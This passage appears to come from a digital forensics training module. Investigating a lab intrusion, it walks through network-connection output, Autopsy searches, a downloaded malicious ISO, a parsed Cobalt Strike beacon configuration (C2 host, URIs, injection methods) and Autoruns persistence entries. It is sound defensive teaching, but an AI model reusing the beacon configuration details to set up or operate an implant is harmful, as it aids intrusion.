0x800ae0e914b0  TCPv4   192.168.152.134 52810   44.214.212.249  80      LAST_ACK        3648    run
0x800ae0f50950  UDPv4   0.0.0.0 0       *       0               1172    svchost.exe     2023-08-10
0x800ae0f50950  UDPv6   ::      0       *       0               1172    svchost.exe     2023-08-10
0x800ae0f89520  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae1121940  TCPv4   192.168.152.134 49862   192.168.152.133 8000    ESTABLISHED     7820    Vel
0x800ae113e010  TCPv4   192.168.152.134 53118   44.214.212.249  80      ESTABLISHED     3648    run
0x800ae12b5a20  TCPv4   192.168.152.134 49853   52.123.245.168  443     CLOSED  6908    SkypeApp.ex
0x800ae1319b60  TCPv4   192.168.152.134 52814   34.104.35.123   80      ESTABLISHED     440     svc
0x800ae134f730  TCPv4   192.168.152.134 49705   192.229.221.95  80      CLOSE_WAIT      2440    WWA
0x800ae1350a40  TCPv4   192.168.152.134 49711   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800ae1387740  TCPv4   192.168.152.134 49710   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800ae13a98a0  TCPv4   192.168.152.134 53115   44.214.212.249  80      CLOSED  5468    rundll32.ex
0x800ae13ab050  TCPv4   192.168.152.134 49858   52.168.112.66   443     CLOSED  6908    SkypeApp.ex
0x800ae13e6a70  TCPv4   192.168.152.134 49876   40.115.3.253    443     ESTABLISHED     440     svc
0x800ae15a39f0  TCPv4   0.0.0.0 5357    0.0.0.0 0       LISTENING       4       System  2023-08-10
0x800ae15a39f0  TCPv6   ::      5357    ::      0       LISTENING       4       System  2023-08-10
0x800ae16331d0  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:30:31
0x800ae16331d0  UDPv6   ::      0       *       0               -       -       2023-08-10 00:30:31
```

```
0x800ae18df010  TCPv4   192.168.152.134 49714   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800ae17a8b60  TCPv4   192.168.152.134 53111   140.82.121.3    443     ESTABLISHED     7820    Vel
0x800ae1a0b900  UDPv4   0.0.0.0 500     *       0               440     svchost.exe     2023-08-10
0x800ae1a0b900  UDPv6   ::      500     *       0               440     svchost.exe     2023-08-10
0x800ae1a0e7e0  UDPv4   0.0.0.0 4500    *       0               440     svchost.exe     2023-08-10
0x800ae1a0e7e0  UDPv6   ::      4500    *       0               440     svchost.exe     2023-08-10
0x800ae1a0faa0  UDPv4   0.0.0.0 3702    *       0               1996    svchost.exe     2023-08-10
0x800ae1a0fc30  UDPv4   0.0.0.0 3702    *       0               1996    svchost.exe     2023-08-10
0x800ae1a0fc30  UDPv6   ::      3702    *       0               1996    svchost.exe     2023-08-10
0x800ae1a10270  UDPv4   0.0.0.0 3702    *       0               1996    svchost.exe     2023-08-10
0x800ae1a10590  UDPv4   0.0.0.0 3702    *       0               1996    svchost.exe     2023-08-10
0x800ae1a10590  UDPv6   ::      3702    *       0               1996    svchost.exe     2023-08-10
0x800ae1a108b0  UDPv4   0.0.0.0 49562   *       0               1996    svchost.exe     2023-08-10
0x800ae1a113a0  UDPv4   0.0.0.0 49563   *       0               1996    svchost.exe     2023-08-10
0x800ae1a113a0  UDPv6   ::      49563   *       0               1996    svchost.exe     2023-08-10
0x800ae1a15860  UDPv6   fe80::98f6:8cdd:2543:684b       63379   *       0               1996    svc
0x800ae1a15b80  UDPv4   192.168.152.134 63381   *       0               1996    svchost.exe     202
0x800ae1a164e0  UDPv4   127.0.0.1       63382   *       0               1996    svchost.exe     202
0x800ae1a16800  UDPv6   ::1     63380   *       0               1996    svchost.exe     2023-08-10
0x800ae1a16990  UDPv6   fe80::98f6:8cdd:2543:684b       1900    *       0               1996    svc
0x800ae1a172f0  UDPv4   192.168.152.134 1900    *       0               1996    svchost.exe     202
0x800ae1a17480  UDPv6   ::1     1900    *       0               1996    svchost.exe     2023-08-10
0x800ae1a18d80  UDPv4   127.0.0.1       1900    *       0               1996    svchost.exe     202
0x800ae1a25260  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:31:09
0x800ae1a25260  UDPv6   ::      0       *       0               -       -       2023-08-10 00:31:09
0x800ae1a26840  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:31:09
0x800ae1a29bd0  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:31:10
0x800ae1a2a3a0  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:31:10
0x800ae1a2a3a0  UDPv6   ::      0       *       0               -       -       2023-08-10 00:31:10
0x800ae1b6c050  TCPv4   192.168.152.134 52797   142.250.186.195 443     ESTABLISHED     2784    chr
0x800ae1cebdf0  UDPv4   0.0.0.0 0       *       0               8024    svchost.exe     2023-08-10
0x800ae1cebdf0  UDPv6   ::      0       *       0               8024    svchost.exe     2023-08-10
0x800ae1f02300  UDPv4   0.0.0.0 56456   *       0               1272    svchost.exe     2023-08-10
0x800ae1f02300  UDPv6   ::      56456   *       0               1272    svchost.exe     2023-08-10
0x800ae1f02ad0  UDPv4   0.0.0.0 55383   *       0               2784    chrome.exe      2023-08-10
0x800ae1f02c60  UDPv4   0.0.0.0 65457   *       0               6908    SkypeApp.exe    2023-08-10
0x800ae1f02c60  UDPv6   ::      65457   *       0               6908    SkypeApp.exe    2023-08-10
0x800ae1f032a0  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae1f032a0  UDPv6   ::      5355    *       0               1272    svchost.exe     2023-08-10
0x800ae1f035c0  UDPv4   192.168.152.134 63643   *       0               892     chrome.exe      202
0x800ae1f03a70  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae1f040b0  UDPv4   0.0.0.0 55432   *       0               2784    chrome.exe      2023-08-10
0x800ae1f043d0  UDPv4   0.0.0.0 57346   *       0               2784    chrome.exe      2023-08-10
0x800ae1f04d30  UDPv4   0.0.0.0 55121   *       0               2784    chrome.exe      2023-08-10
0x800ae1f051e0  UDPv4   0.0.0.0 56220   *       0               2784    chrome.exe      2023-08-10
0x800ae1f156d0  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae1f17480  UDPv4   0.0.0.0 500     *       0               440     svchost.exe     2023-08-10
0x800ae1f17de0  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae1f19230  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae1f19230  UDPv6   ::      3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae1f193c0  UDPv4   0.0.0.0 64514   *       0               1584    dasHost.exe     2023-08-10
0x800ae1f19a00  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae1f19a00  UDPv6   ::      3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae1f1acc0  UDPv4   0.0.0.0 64515   *       0               1584    dasHost.exe     2023-08-10
0x800ae1f1acc0  UDPv6   ::      64515   *       0               1584    dasHost.exe     2023-08-10
0x800ae1f3c4b0  UDPv4   0.0.0.0 4500    *       0               440     svchost.exe     2023-08-10
0x800ae1f3ddb0  UDPv4   0.0.0.0 0       *       0               440     svchost.exe     2023-08-10
0x800ae1f401a0  UDPv4   0.0.0.0 0       *       0               440     svchost.exe     2023-08-10
0x800ae1f401a0  UDPv6   ::      0       *       0               440     svchost.exe     2023-08-10
0x800ae1f41910  UDPv4   0.0.0.0 0       *       0               8024    svchost.exe     2023-08-10
0x800ae21ac1e0  TCPv4   192.168.152.134 52834   142.250.203.202 443     ESTABLISHED     2784    chr
0x800ae21ae320  TCPv4   192.168.152.134 49712   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800ae2202300  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae2202300  UDPv6   ::      3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae2202490  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae2202940  UDPv4   0.0.0.0 5353    *       0               1272    svchost.exe     2023-08-10
0x800ae2202940  UDPv6   ::      5353    *       0               1272    svchost.exe     2023-08-10
0x800ae2202c60  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae2202c60  UDPv6   ::      5355    *       0               1272    svchost.exe     2023-08-10
0x800ae22032a0  UDPv4   0.0.0.0 5353    *       0               1272    svchost.exe     2023-08-10
0x800ae2203430  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae22038e0  UDPv4   0.0.0.0 63078   *       0               1584    dasHost.exe     2023-08-10
0x800ae22038e0  UDPv6   ::      63078   *       0               1584    dasHost.exe     2023-08-10
0x800ae2203a70  UDPv4   192.168.152.134 137     *       0               4       System  2023-08-10
0x800ae2203c00  UDPv4   0.0.0.0 0       *       0               1272    svchost.exe     2023-08-10
0x800ae2203c00  UDPv6   ::      0       *       0               1272    svchost.exe     2023-08-10
0x800ae2203d90  UDPv4   0.0.0.0 0       *       0               4492    chrome.exe      2023-08-10
0x800ae2203d90  UDPv6   ::      0       *       0               4492    chrome.exe      2023-08-10
0x800ae22040b0  UDPv4   0.0.0.0 0       *       0               4492    chrome.exe      2023-08-10
0x800ae22043d0  UDPv4   192.168.152.134 138     *       0               4       System  2023-08-10
0x800ae2204560  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae2204560  UDPv6   ::      3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae2204880  UDPv4   0.0.0.0 63077   *       0               1584    dasHost.exe     2023-08-10
0x800ae2204a10  UDPv4   0.0.0.0 0       *       0               4492    chrome.exe      2023-08-10
```

```
0x800ae2205050  UDPv4   0.0.0.0 3702    *       0               1584    dasHost.exe     2023-08-10
0x800ae22051e0  UDPv4   0.0.0.0 0       *       0               4492    chrome.exe      2023-08-10
0x800ae23cfa20  TCPv4   192.168.152.134 49720   20.42.65.90     443     CLOSED  2440    WWAHost.exe
0x800ae25dba20  TCPv4   192.168.152.134 49709   96.16.54.99     443     CLOSE_WAIT      2440    WWA
0x800ae26a5050  TCPv4   192.168.152.134 52683   142.250.203.202 443     ESTABLISHED     2784    chr
0x800ae2d1eb60  TCPv4   192.168.152.134 49856   104.81.60.16    80      CLOSE_WAIT      6908    Sky
0x800ae41688d0  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:28:55
0x800ae41693c0  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:28:55
0x800ae41693c0  UDPv6   ::      0       *       0               -       -       2023-08-10 00:28:55
0x800ae416c5c0  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:28:55
0x800ae416c5c0  UDPv6   ::      0       *       0               -       -       2023-08-10 00:28:55
0x800ae416d880  UDPv4   0.0.0.0 0       *       0               -       -       2023-08-10 00:28:55
0x800ae418f390  UDPv4   0.0.0.0 5355    *       0               1272    svchost.exe     2023-08-10
0x800ae418f390  UDPv6   ::      5355    *       0               1272    svchost.exe     2023-08-10
```


The suspicious process (PID `3648`) has been communicating with `44.214.212.249` over port `80`.

Disk Image/Rapid Triage Data Examination & Analysis


Searching for Keywords with Autopsy

Let's first open `Autopsy` and access the case from `C:\Users\johndoe\Desktop\MalwareAttack`.

Now, to trace `payload.dll` on the disk, we'll navigate through `Autopsy` and initiate a search for the `payload.dll` keyword, prioritizing results by their creation time.




Among the 29 findings, the `Finance08062023.iso` file in the `Downloads` directory should pique our interest (recall the DLL on the `E` drive?). We can extract this file for subsequent scrutiny, by right-clicking and selecting `Extract File(s)`.




Given the file's presence in the `Downloads` folder and a corresponding `Chrome cache file` (`f_000003`) pointing to similar

strings, it's plausible that the `ISO` file was fetched via a browser.




Identifying Web Download Information & Extracting Files with Autopsy


To extract web download details, we'll harness the capabilities of `ADS`. Within `Autopsy`, we can access the `Downloads` directory to locate our file. Here, the `.Zone.Identifier` information, courtesy of the `Alternate Data Stream (ADS)` file attributes, is invaluable.




This identifier reveals the file's internet origin, and we can pinpoint the `HostUrl` from which the malicious `ISO` was sourced.




Corroborating our findings, `Autopsy`'s `Web Downloads` artifacts confirm that `Finance08062023.iso` was sourced from `letsgohunt[.]site`.



Upon mounting the extracted `ISO` file, we notice that it houses both a `DLL` and a shortcut file, which leverages `rundll32.exe` to activate `payload.dll`.





Extracting Cobalt Strike Beacon Configuration

Given our knowledge of the attacker's use of `Cobalt Strike`, we can attempt to extract the beacon configuration via the CobaltStrikeParser script, that can found inside the `C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-master` directory of this section's target as follows.

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-master>python parse_beacon_co
BeaconType                      - HTTP
Port                            - 80
SleepTime                       - 60000
MaxGetSize                      - 1048576
Jitter                          - 0
MaxDNS                          - Not Found
PublicKey_MD5                   - 1a5779a38fe8b146455e5bf476e39812
C2Server                        - letsgohunt.site,/load
UserAgent                       - Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Tride
HttpPostUri                     - /submit.php
Malleable_C2_Instructions       - Empty
HttpGet_Metadata                - Metadata
                                       base64
                                       header "Cookie"
HttpPost_Metadata               - ConstHeaders
                                       Content-Type: application/octet-stream
                                  SessionId
                                       parameter "id"
                                  Output
                                       print
PipeName                        - Not Found
DNS_Idle                        - Not Found
DNS_Sleep                       - Not Found
SSH_Host                        - Not Found
SSH_Port                        - Not Found
SSH_Username                    - Not Found
SSH_Password_Plaintext          - Not Found
SSH_Password_Pubkey             - Not Found
SSH_Banner                      -
HttpGet_Verb                    - GET
HttpPost_Verb                   - POST
HttpPostChunk                   - 0
Spawnto_x86                     - %windir%\syswow64\rundll32.exe
Spawnto_x64                     - %windir%\sysnative\rundll32.exe
CryptoScheme                    - 0
Proxy_Config                    - Not Found
Proxy_User                      - Not Found
Proxy_Password                  - Not Found
Proxy_Behavior                  - Use IE settings
Watermark_Hash                  - Not Found
Watermark                       - 0
bStageCleanup                   - False
bCFGCaution                     - False
KillDate                        - 0
bProcInject_StartRWX            - True
bProcInject_UseRWX              - True
```


```
bProcInject_MinAllocSize          - 0
ProcInject_PrependAppend_x86      - Empty
ProcInject_PrependAppend_x64      - Empty
ProcInject_Execute                - CreateThread
                                    SetThreadContext
                                    CreateRemoteThread
                                    RtlCreateUserThread
ProcInject_AllocationMethod       - VirtualAllocEx
bUsesCookies                      - True
HostHeader                        -
headersToRemove                   - Not Found
DNS_Beaconing                     - Not Found
DNS_get_TypeA                     - Not Found
DNS_get_TypeAAAA                  - Not Found
DNS_get_TypeTXT                   - Not Found
DNS_put_metadata                  - Not Found
DNS_put_output                    - Not Found
DNS_resolver                      - Not Found
DNS_strategy                      - round-robin
DNS_strategy_rotate_seconds       - -1
DNS_strategy_fail_x               - -1
DNS_strategy_fail_seconds         - -1
Retry_Max_Attempts                - Not Found
Retry_Increase_Attempts           - Not Found
Retry_Duration                    - Not Found
```

Identifying Persistence with Autoruns

For persistence mechanisms, let's inspect the `C:\Users\johndoe\Desktop\files\johndoe_autoruns.arn` file using the `Autoruns` tool.

Within the `Logon` section, we notice a `LocalSystem` entry with the following details:

- **Registry path:** `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- **Image path:** `C:\ProgramData\svchost.exe`
- **Timestamp:** `Thu Aug 10 11:25:51 2023` (this is a local timestamp, UTC: 09:25:51)




Additionally, an odd `photo433.exe` executable has been flagged.


`photo433.exe` has been extracted during the Rapid Triage process and resides inside the `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Users\johndoe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\` directory of this section's target.

Its SHA256 hash can be identified by either using PowerShell as follows or through `Autopsy`.

Practical Digital Forensics Scenario


```
PS C:\Users\johndoe> Get-FileHash -Algorithm SHA256 "C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\U

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          E986DAA66F2E8E4C47E8EAA874FCD4DCAB8045F1F727DAF7AC15843101385194       C:\Users\joh
```






Size:	695808
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2023-08-10 09:28:13 UTC
Accessed:	2023-08-10 09:41:55 UTC
Created:	2023-08-10 09:28:13 UTC
Changed:	2023-08-10 09:28:13 UTC
MD5:	2d79a53bb4b986afaf89b6f37a654333
SHA-256:	e986daa66f2e8e4c47e8eaa874fcd4dcab8045f1f727daf7ac15843101385194
Hash Lookup Results:	UNKNOWN
Internal ID:	13766

For a comprehensive assessment let's submit this hash to VirusTotal




By navigating to the `Scheduled Tasks` tab of the `Autoruns` tool, we uncover another persistence mechanism.



Analyzing MFT Data with Autopsy

While using the Autoruns tool to search for persistence, we came across the image path `C:\ProgramData\svchost.exe`.

Let's dive into `C:\ProgramData` using Autopsy to find this file.



Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
[parent folder]				2023-08-10 09:43:10 UTC	2023-08-10 09:43:10 UTC	2023-08-10 10:01:32 UTC	2019-12-07 09:03:44 UTC
